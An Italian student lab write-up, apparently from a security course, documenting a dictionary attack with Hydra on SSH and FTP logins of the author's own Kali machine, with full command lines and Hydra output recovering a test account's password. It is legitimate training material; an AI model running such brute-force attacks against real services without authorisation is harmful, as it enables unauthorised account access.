
ESERCIZIO S6L4

Traccia: Si ricordi che la configurazione dei servizi costituisce essa stessa una parte integrante dell'esercizio. L'esercizio di oggi ha un duplice scopo:
● Fare pratica con Hydra per craccare l'autenticazione dei servizi di rete.
● Consolidare le conoscenze dei servizi stessi tramite la loro configurazione.
L'esercizio si svilupperà in due fasi:
● Una prima fase dove insieme vedremo l'abilitazione di un servizio SSH e la relativa sessione di cracking dell'autenticazione con Hydra.
● Una seconda fase dove sarete liberi di configurare e craccare un qualsiasi servizio di rete tra quelli disponibili, ad esempio ftp, rdp, telnet, autenticazione HTTP.

Esercizio fase 2 – suggerimento: Per la seconda parte dell'esercizio, scegliete un servizio da configurare e poi provate a craccare l'autenticazione con Hydra.
● Se optate per il servizio ftp, potete semplicemente installarlo con il seguente comando: sudo apt-get install vsftpd
● E poi avviare il servizio con: service vsftpd start.

SVOLGIMENTO
La prima parte dell'esercizio è stata guidata. Come prima cosa si è creato un nuovo utente su kali con username 'test_user'.



Successivamente si è attivato il servizio ssh con il comando **sudo service ssh start.** Si è testata poi la connessione in SSH dell'utente appena creato eseguendo il comando: **ssh test_user@ip_kali**, con Ip_kali che è l'ip della vostra macchina. Se le credenziali inserite sono corrette, si ottiene il prompt dei comandi dell'utente test_user sulla macchina Kali.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo service ssh start
[sudo] password for kali:

┌──(kali㉿kali)-[~/Desktop]
└─$ ssh test_user@192.168.50.100
test_user@192.168.50.100's password:
Linux kali 6.6.9-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.6.9-1kali1 (2024-01-08) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
┌──(test_user㉿kali)-[~]
└─$

┌──(test_user㉿kali)-[~]
└─$
```

Infine, dopo aver verificato l'accesso si va a configurare Hydra e si va ad attaccare l'autenticazione SSH con il comando **hydra -L username_list.txt -P password_list.txt indirizzo_ip_target -t4 ssh**.
Dopo qualche minuto si ottiene un accesso valido, rappresentato dalle coppia di username e password colorati in output, come nell'immagine sotto.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -L username_list.txt -P password_list.txt 192.168.50.100 -t4 ssh -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organization
s, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-16 16:11:48
[DATA] max 4 tasks per 1 server, overall 4 tasks, 25 login tries (l:5/p:5), ~7 tries per task
[DATA] attacking ssh://192.168.50.100:22/
[ATTEMPT] target 192.168.50.100 - login "username" - pass "password" - 1 of 25 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "username" - pass "mare" - 2 of 25 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "username" - pass "cane" - 3 of 25 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "username" - pass "testpass" - 4 of 25 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "username" - pass "naruto" - 5 of 25 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "andrea" - pass "password" - 6 of 25 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "andrea" - pass "mare" - 7 of 25 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "andrea" - pass "cane" - 8 of 25 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "andrea" - pass "testpass" - 9 of 25 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "andrea" - pass "naruto" - 10 of 25 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "password" - 11 of 25 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "mare" - 12 of 25 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "cane" - 13 of 25 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "testpass" - 14 of 25 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "naruto" - 15 of 25 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "password" - 16 of 25 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "mare" - 17 of 25 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "cane" - 18 of 25 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 19 of 25 [child 1] (0/0)
[22][ssh] host: 192.168.50.100   login: test_user   password: testpass
[ATTEMPT] target 192.168.50.100 - login "utente" - pass "password" - 21 of 25 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "utente" - pass "mare" - 22 of 25 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "utente" - pass "cane" - 23 of 25 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "utente" - pass "testpass" - 24 of 25 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "utente" - pass "naruto" - 25 of 25 [child 1] (0/0)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-16 16:12:05

┌──(kali㉿kali)-[~/Desktop]
└─$
```

ESERCIZIO FASE 2


Per la seconda fase dell'esercizio si è scelto il servizio ftp da configurare e provare a craccarne l'autenticazione con Hydra.

Inizialmente, per semplice controllo, si è cercato di capire se la porta 21 del servizio ftp fosse aperta o meno con il comando **nmap -p indirizzo_ip_target.**

Dopo aver attivato il servizio ftp con il comando **sudo service vsftpd start** si nota come la porta 21 sia passata da 'closed' ad 'open', stando ad indicare che abbiamo attivato il servizio ftp


Ora con Hydra si prova a craccare l'autenticazione attraverso il comando **hydra -L username_list.txt -P password_list.txt indirizzo_ip_target -t4 ftp.**

Gli switch '-L' e '-P' stanno ad indicare rispettivamente la lista di user e password che si danno come input ad Hydra per l'attacco a dizionario. Hydra infatti con questi file prova tutte le combinazioni di username e password possibili per vedere quale coppia corrisponda alle credenziali esatte.



Si nota dall'immagine sopra gli output colorati, che indicano le coppie di username e password corrette per accedere agli utenti presenti all'indirizzo_ip_target.

Per verificare l'effettività dell'attacco svolto con Hydra, si effettua una connessione ftp usando le credenziali ottenute da Hydra.



Con questo comando facciamo 3 passaggi fondamentali per la connessione ftp:
1. Apertura della Connessione FTP: Il client FTP tenta di stabilire una connessione con il server FTP situato all'indirizzo IP 192.168.49.100.
2. Richiesta delle Credenziali: Se la connessione è stabilita con successo, il server chiederà la password per l'utente 'test_user'.
3. Autenticazione: Dopo aver inserito la password corretta, l'utente sarà autenticato e potrà iniziare a interagire con il server FTP.